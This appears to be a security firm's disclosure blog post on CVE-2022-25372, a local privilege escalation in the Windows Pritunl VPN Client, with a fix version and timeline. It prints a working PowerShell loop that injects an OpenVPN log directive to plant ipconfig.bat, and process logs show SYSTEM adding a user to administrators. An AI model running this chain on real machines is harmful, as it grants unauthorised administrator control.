(https://rhinosecuritylabs.com)

(888) 944-8679 (TEL:1-888-944-8679)

CONTACT US (HTTPS://RHINOSECURITYLABS.COM/CONTACT/)

GET A QUOTE (HTTPS://RHINOSECURITYLABS.COM/LANDING/REQUEST-A-QUOTE/)

ASSESSMENTS (/ASSESSMENT-SERVICES/)

INDUSTRIES (HTTPS://RHINOSECURITYLABS.COM/INDUSTRY/)

RESOURCES (HTTPS://RHINOSECURITYLABS.COM/RESOURCES/)

SECURITY BLOG (HTTPS://RHINOSECURITYLABS.COM/BLOG/)

COMPANY (HTTPS://RHINOSECURITYLABS.COM/COMPANY/)

Strategic and Technical Blog (https://rhinosecuritylabs.com/blog) »
Penetration Testing (https://rhinosecuritylabs.com/penetration-testing/)

CVE-2022-25372: Local Privilege Escalation in Pritunl VPN Client

David Yesland

Pritunl Vulnerability Overview

Affected Product Summary

The Pritunl VPN Client service is vulnerable to an arbitrary file write as SYSTEM on Windows. This is due to insecure directory permissions on the Pritunl ProgramData folder. The arbitrary file write is then able to be leveraged for full privilege escalation due to the privileged Pritunl VPN service executing commands as SYSTEM without specifying the full path of the executable.

The impact is elevation of privileges to SYSTEM on Windows.

Vendor: Pritunl
Product: Pritunl VPN Client
Confirmed Vulnerable Version: 1.2.3019.52
Fixed Version: 1.2.3019.52a
Product Link: https://client.pritunl.com/#install (https://client.pritunl.com/#install)
Confirmed Vulnerable Platforms: Windows

What is Pritunl VPN?

Pritunl is a distributed VPN server (https://pritunl.com/)that allows enterprises to to connect their datacenters and multiple cloud environments with site-to-site links and remote user access. Being open-source (https://github.com/pritunl/pritunl), its a common option for companies looking for OpenVPN compatibility but with greater scale and cloud compatibility.
Connecting to a Pritunl VPN provides some options. While the server page notes "all OpenVPN clients are supported", additional integration is offered in using the Pritunl OpenVPN *client* (https://client.pritunl.com/)as well.


Security is at the forefront of the application as well. On its Security page (https://pritunl.com/security), Pritunl describes itself as "the most secure VPN server available", and promotes its open-source codebase as the only means to "guarantee the security of your network."

As pentesters, we've come across Pritunl several times, most often in connecting AWS/GCP/Azure cloud environments together.

Arbitrary File Write As SYSTEM Technical Details

After a user imports a VPN configuration file into the Pritunl VPN Client, a file is written to "%APPDATA%\pritunl\profiles\[profile_ID].ovpn". When a user attempts to connect to the profile, the VPN configuration file is sanitized (https://github.com/pritunl/pritunl-client-electron/blob/867d266eb46809c6c6c1bd62919659b289977d03/service/profile/profile.go#L250-L277) of dangerous OpenVPN directives (https://openvpn.net/community-resources/reference-manual-for-openvpn-2-4/#scripting-and-environmental-variables) and then written to "%PROGRAMDATA%\Pritunl\[profile_ID].ovpn" by the Pritunl VPN service. Once the file is written, the Pritunl VPN service acts as a wrapper to the openvpn.exe executable and executes OpenVPN as SYSTEM, supplying the sanitized configuration file in the "–config" argument.

Since it is possible for any user to create new files in %PROGRAMDATA%\Pritunl\* by default, it is possible to continuously write a configuration file containing dangerous OpenVPN directives to this directory with a matching profile ID and upon attempting to connect to the profile the Pritunl VPN service will eventually execute openvpn.exe with the modified profile.



Process Na...	Operation	Path	Command Line
pritunl-servi...	CreateFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
pritunl-servi...	QueryAttri...	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
pritunl-servi...	SetDispos...	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
pritunl-servi...	CloseFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
pritunl-servi...	CreateFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
pritunl-servi...	WriteFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
pritunl-servi...	CloseFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\pritunl-service.exe"
openvpn.exe	CreateFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\openvpn\openvpn.exe" --config C:\
openvpn.exe	ReadFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\openvpn\openvpn.exe" --config C:\
openvpn.exe	ReadFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\openvpn\openvpn.exe" --config C:\
openvpn.exe	CloseFile	C:\ProgramData\Pritunl\6a43e98a16f523e388ed961c57b61a68	"C:\Program Files (x86)\Pritunl\openvpn\openvpn.exe" --config C:\

Even though openvpn.exe is executed with the "–security-script 1" flag, preventing external commands from being executed, this still allows the "log" OpenVPN directive to be used which writes the log output to any specified file as SYSTEM and it is possible to control partial contents of the log output.

After importing a profile named "privesc", this can be done with the following PowerShell command and repeatedly clicking "connect" on the privesc profile while the loop runs.


```
$profile_id = ((Select-String '{"name":"privesc"'
$env:APPDATA\pritunl\profiles\*).filename).split('.')[0];  while (1){"client`ntls-
client`ndev TUN`nlog `"C:\\Program Files (x86)\\Pritunl\\ipconfig.bat`"`nauth-user-
pass`nca `"INJECTED CONTENT`"" | Add-Content "C:\ProgramData\Pritunl\$profile_id"}
```

Leveraging the File Write For Full Privilege Escalation


The arbitrary file write as SYSTEM can be leveraged to gain command execution as SYSTEM in the following way.

Each time a connection attempt is made using Pritunl VPN Client the "ipconfig" command is called by the Pritunl VPN service running as SYSTEM. The command line to execute "ipconfig" is done without specifying the full path of the executable. Because this command is executed from the working directory of "C:\Program Files {x86)\Pritunl\" it is possible to use the arbitrary file write vulnerability above to write commands into "C:\Program Files {x86)\Pritunl\ipconfig.bat". This Batch file will then be executed as SYSTEM by attempting to connect again using the Pritunl VPN client.

(888) 944-8679 (TEL:+888-944-8679)
CONTACT US (HTTPS://RHINOSECURITYLABS.COM/CONTACT/)
GET A QUOTE (HTTPS://RHINOSECURITYLABS.COM/LANDING/REQUEST-A-QUOTE/)
ASSESSMENTS (/ASSESSMENT-SERVICES/)
INDUSTRIES (HTTPS://RHINOSECURITYLABS.COM/INDUSTRY/)
RESOURCES (HTTPS://RHINOSECURITYLABS.COM/RESOURCES/)
SECURITY BLOG (HTTPS://RHINOSECURITYLABS.COM/BLOG/)
COMPANY (HTTPS://RHINOSECURITYLABS.COM/COMPANY/)
(http s://rh)



Time of ...	Process Na...	PID	O..	Command Line	User
3:19:24.7...	cmd.exe	7156	P.	C:\Windows\system32\cmd.exe /c ipconfig /all	NT AUTHORITY\SYSTEM
3:19:24.7...	Conhost.exe	8884	P.	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	NT AUTHORITY\SYSTEM
3:19:24.8...	net.exe	4176	P.	net localgroup administrators lowpriv /add	NT AUTHORITY\SYSTEM
3:19:24.9...	net1.exe	8260	P.	C:\Windows\system32\net1 localgroup administrators lowpriv /add	NT AUTHORITY\SYSTEM



```
C:\Windows\system32>net user lowpriv
User name                    lowpriv
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/17/2022 11:09:47 AM
Password expires             3/31/2022 11:09:47 AM
Password changeable          2/17/2022 11:09:47 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/10/2022 10:05:43 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\Windows\system32>_
```

Conclusion

Disclosure Timeline

While this is one of many findings we have in VPN clients (more to be released soon), this is the only one that’s open source.

This is also a good reminder that while open source software certainly offers transparency benefits, its not a panacea for security.

Acknowledgements to Zachary Huff and the Pritunl team for the quick patch upon disclosure.

2/17/2022	Reported to Pritunl
2/17/2022	Vendor fix committed to the GitHub repository
3/29/2022	Pritunl Client v1.2.3019.52a released and announced by vendor. (https://twitter.com/pritunl/status/1508843179218403329)
4/5/2022	Full Disclosure (blog post) released

Related Resources

(https://rhinosecuritylabs.com/research/java-deserializationusing-ysoserial/)

Java Deserialization Exploitation With Customized Ysoserial Payloads

(https://rhinosecuritylabs.com/research/fuzzing-left4dead-2-with-fuzzing-framework/)

Fuzzing Left4Dead 2 with CERT's Basic Fuzzing Framework

(https://rhinosecuritylabs.com/aws/weaponizing-ecs-task-definitions-steal-credentials-running-containers/)

Weaponizing AWS ECS Task Definitions to Steal Credentials From Running Containers

(https://rhinosecuritylabs.com)

Interested in more information?

20603

Contact Us Today »

ASSESSMENT SERVICES (HTTPS://RHINOSECURITYLABS.COM/ASSESSMENT-SERVICES/)

Network Penetration Test (https://rhinosecuritylabs.com/assessment-services/network-penetration-testing/)

Webapp Penetration Test (https://rhinosecuritylabs.com/assessment-services/web-penetration-testing/)

AWS Cloud Penetration Testing (https://rhinosecuritylabs.com/assessment-services/aws-cloud-penetration-testing/)

GCP Cloud Penetration Testing (https://rhinosecuritylabs.com/assessment-services/gcp-penetration-testing/)

Azure Penetration Testing (https://rhinosecuritylabs.com/assessment-services/azure-penetration-testing/)

Mobile App Assessment (https://rhinosecuritylabs.com/assessment-services/mobile-app-assessment/)

Secure Code Review (https://rhinosecuritylabs.com/assessment-services/secure-code-review/)

Social Engineering / Phishing Testing (https://rhinosecuritylabs.com/assessment-services/social-engineering/)

Vishing (Voice Call) Testing (https://rhinosecuritylabs.com/assessment-services/social-engineering/vishing-assessments/)

Red Team Engagements (https://rhinosecuritylabs.com/assessment-services/red-team-engagement/)

INDUSTRIES (HTTPS://RHINOSECURITYLABS.COM/INDUSTRY/)

Healthcare (https://rhinosecuritylabs.com/industry/healthcare/)

Finance (https://rhinosecuritylabs.com/industry/financial/)

Technology (https://rhinosecuritylabs.com/industry/technology/)

Retail (https://rhinosecuritylabs.com/industry/retail/)

RESOURCES (HTTPS://RHINOSECURITYLABS.COM/RESOURCES/)

Technical Blog (https://rhinosecuritylabs.com/blog-technical/)

Strategic Blog (https://rhinosecuritylabs.com/blog-strategic/)

Example Pentest Report (https://rhinosecuritylabs.com/landing/penetration-test-report/)

Technical Research (https://rhinosecuritylabs.com/research-and-vulnerability-disclosure/)

Vulnerability Disclosures (https://rhinosecuritylabs.com/research-and-vulnerability-disclosure/)

Disclosure Policy (https://rhinosecuritylabs.com/company/vulnerability-disclosure-policy/)

Penetration Testing FAQ (https://rhinosecuritylabs.com/assessment-services/penetration-testing-faq/)

Support: AWS Pentest Form (https://rhinosecuritylabs.com/assessment-services/support-aws-penetration-testing-form/)

()

(https://rhinosecuritylabs.com)

≡

☎ (888) 944-8679 (TEL:1-888-944-8679)

CONTACT US (HTTPS://RHINOSECURITYLABS.COM/CONTACT/)

GET A QUOTE (HTTPS://RHINOSECURITYLABS.COM/LANDING/REQUEST-A-QUOTE/)

ASSESSMENTS (/ASSESSMENT-SERVICES/)

INDUSTRIES (HTTPS://RHINOSECURITYLABS.COM/INDUSTRY/)

RESOURCES (HTTPS://RHINOSECURITYLABS.COM/RESOURCES/)

SECURITY BLOG (HTTPS://RHINOSECURITYLABS.COM/BLOG/)

COMPANY (HTTPS://RHINOSECURITYLABS.COM/COMPANY/)

COMPANY (HTTPS://RHINOSECURITYLABS.COM/COMPANY/)

Leadership (https://rhinosecuritylabs.com/company/leadership/)

Blog (https://rhinosecuritylabs.com/blog/)

Careers (https://rhinosecuritylabs.com/careers/)

Company Principles (https://rhinosecuritylabs.com/careers/rhino-company-principles/)

Contact Us (https://rhinosecuritylabs.com/contact/)

Get a Quote (https://rhinosecuritylabs.com/request-a-quote/)

RSS Feed (https://rhinosecuritylabs.com/blog/feed/)

ABOUT US

Rhino Security Labs is a top penetration testing and security assessment firm, with a focus on cloud pentesting (AWS, GCP, Azure), network pentesting, web application pentesting, and phishing.
With manual, deep-dive engagements, we identify security vulnerabilities which put clients at risk.

Endorsed by industry leaders, Rhino Security Labs is a trusted security advisor to the Fortune 500.

info@rhinosecuritylabs.com (mailto:info@rhinosecuritylabs.com)

(888) 944-8679 (tel:1-888-944-8679)

Rhino Security Labs, Inc